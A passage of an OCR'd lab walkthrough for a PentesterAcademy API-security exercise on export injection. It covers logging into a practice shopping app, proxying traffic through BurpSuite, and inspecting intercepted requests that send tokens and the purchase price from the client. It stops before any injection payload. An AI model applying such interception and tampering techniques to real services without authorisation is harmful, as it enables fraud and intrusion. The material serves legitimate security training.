
ATTACK DEFENSE

by PentesterAcademy

Name	Export Injection: Internal HTTP Resource Access
URL	https://attackdefense.com/challengedetails?cid=1971
Type	REST: API Security


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the Shopping WebApp opens up in Firefox.



Step 1: Login into the Shopping WebApp using the provided credentials.

Email: jake@e-shopping-cart.com
Password: s1mpl3p@ssw0rd




The shopping webapp sells laptops at discounted rates.


Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:



Click Next.


Finally, click Start Burp in the following window:

The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been set up.

Step 3: Interacting with the Shopping Webapp.

Check the wallet balance. Click on the Wallet balance button on the top application bar.

Note: Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.

Intercept | HTTP history | WebSockets history | Options

Request to http://192.135.42.3:8080

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
1 GET /balance?email=jake@e-shopping-cart.com&token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI
  XhwIjoxNTg0ODYwODUzLCJpYXQiOjE1ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo HTTP/1.1
2 Host: 192.135.42.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://e-shopping-cart.com:5000/products
8 Origin: http://e-shopping-cart.com:5000
9 Connection: close
10
```

Forward the request and check the response on the web page.

shopping-cart

e-shopping-cart.com:5000/products

E-SHOPPING-CART | WALLET BALANCE | CART | INVOICE | LOGOUT

Available wallet balance - $1000

macbook Retina 13.3' ME662

Price: $2399

ADD TO CART | INFO

Macbook Pro 13.3' Retina MF841LL/A

Price: $1199


ADD TO CART | INFO

Macbook Pro 15.4' Retina MC975LL/A Model 2012


Price: $1800

ADD TO CART | INFO

Add a laptop to the cart having price less than or equal to the wallet balance.



Click on the Cart button on the top application bar.



Click on the Make Payment button.

Intercept | HTTP history | WebSockets history | Options

Request to http://192.135.42.3:8080

Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
1  OPTIONS /payment HTTP/1.1
2  Host: 192.135.42.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Access-Control-Request-Method: POST
8  Access-Control-Request-Headers: content-type
9  Referer: http://e-shopping-cart.com:5000/cart
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
```

Forward the OPTIONS request.

Intercept | HTTP history | WebSockets history | Options

Request to http://192.135.42.3:8080

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
1  POST /payment HTTP/1.1
2  Host: 192.135.42.3:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://e-shopping-cart.com:5000/cart
8  Content-Type: application/json
9  Content-Length: 283
10 Origin: http://e-shopping-cart.com:5000
11 Connection: close
12
13 {"token":
   "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJyYW5kb20taXNzdWVyLWF1dGhvcml0eS5jb20iLCJhZG1pbiI6ZmFsc2UsImVtYWlsIjoiam
   ZXhwIjoxNTg0ODYwODUzLCJpYXQiOjE1ODQ4NTkwNTN9.WDTF6cItfobDXIytt1eH4mcoqiadmgSnhvUj-2lVbSo","items":{"7":1,"price":999.9}}
```

Notice that the items to be purchased along with the total price are sent to the server in the POST request.


Forward the above request and check the response on the web page.

It leads to the invoice page.



At the bottom of the page, there is an option to get the invoice in PDF format.

In burpsuite, there is still one intercepted request:



Forward this OPTIONS request.

Intercept | HTTP history | WebSockets history | Options

Request to http://192.135.42.3:8080

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex


```
POST /invoice HTTP/1.1
Host: 192.135.42.3:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://e-shopping-cart.com:5000/invoice
Content-Type: application/json
Content-Length: 2141
Origin: http://e-shopping-cart.com:5000
Connection: close

{"data":
"<div class=\"d-flex flex-row justify-center mt-3\"><div role=\"alert\" class=\"v-alert v-sheet theme--light v-alert
v-alert--border-left green--text\"><div class=\"v-alert__wrapper\"><div class=\"v-alert__content\"><span><i aria-hid
